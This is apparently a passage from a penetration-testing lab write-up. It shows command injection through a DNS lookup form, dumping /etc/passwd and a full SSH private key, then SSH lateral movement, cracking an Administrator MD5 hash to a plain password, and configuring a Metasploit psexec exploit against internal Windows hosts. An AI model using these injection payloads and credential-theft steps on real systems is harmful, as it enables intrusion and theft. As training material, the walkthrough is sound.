tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:113:120:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
labsuser:x:1001:1001:,,,:/home/labsuser:/bin/bash
rtkit:x:114:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
systemd-oom:x:117:124:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
whoopsie:x:118:125::/nonexistent:/bin/false
avahi-autoipd:x:119:126:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
avahi:x:122:128:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:123:129:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
sssd:x:124:130:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:125:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
saned:x:126:132::/var/lib/saned:/usr/sbin/nologin
colord:x:127:133:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:128:134::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:129:135:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:130:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:131:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:132:137:Gnome Display Manager:/var/lib/gdm3:/bin/false
dcv:x:998:999:Desktop Cloud Visualization:/var/lib/dcv:/sbin/nologin
mysql:x:133:138:MySQL Server,,,:/nonexistent:/bin/false
alice-devops:x:1002:1002:,,,:/home/alice-devops:/bin/bash
```


Was able to find a passwd file! Typing in ‘IP && cat /etc/passwd’



The system identified some hosts, so we will look for SSH keys in their file using ls -a command as .ssh is usually hidden. The -a option will reveal the hidden files.





Enter the DNS name to lookup:.
8.8.8.8 && ls -a /home/www-data/.ssh
Submit Button
8.8.8.8.in-addr.arpa name = dns.google.
Authoritative answers can be found from:
.
..
id_rsa.pem
id_rsa.pem.pub


Enter the DNS name to lookup:.
8.8.8.8 && cat /home/www-data/.ssh/id_rsa.pem
Submit Button
8.8.8.8.in-addr.arpa name = dns.google.
Authoritative answers can be found from:
-----BEGIN OPENSSH PRIVATE KEY-----

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


Copying key to webkey.txt file on my sys


I will also copy the public key



The goal here is to utilize the private key of alice-devops to shell into or gain access into a command -line interface of a remote system on the network we have.

We like lateral movements, and the www-data host is a webserver host. We will look into gaining access to another internal system using alice-devops and the associated private key.






Next I will save her key to a txt file using vim and ‘chmod 600’ that file to grant read write permissions.

Next is to shell into the alice-devops@IP with the 2222 ssh port. Shown below.
'Ssh -i newalicekey.txt alice-devops@172.31.43.128 - 2222'


Alice only has a script directory in which I found a *windows-maintenance.sh* script with a password hash. Username: Administrator . Not very secure here.

```
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ cat scripts
cat: scripts: Is a directory
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ ls windows-maintenance.sh
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi
```


I will copy password hash into CrackStation to undo hash using rainbow tables Password is ‘pokemon’. I chose this method as a faster means to crack hash assuming owner used a basic level password. **Password complexity will need to be improved.**




Now our next step is to perform a hashdump using Meterpreter to get into the other 2 remaining Window servers. The command to open Meterpreter is 'msfconsole'



Next we set the SMB(server message block) to exploit this first windows server.



Now set windows/smb/psexec exploit



I will set parameters here. Payload is default windows/smb/psexec.
RHOSTS: 172.31.36.64
Smbuser: Administrator
Smbpass: pokemon

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.36.64
RHOSTS ⇒ 172.31.36.64
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) >
```


We were unable to connect to that IP so I will use the other windows IP: 172.31.46.62
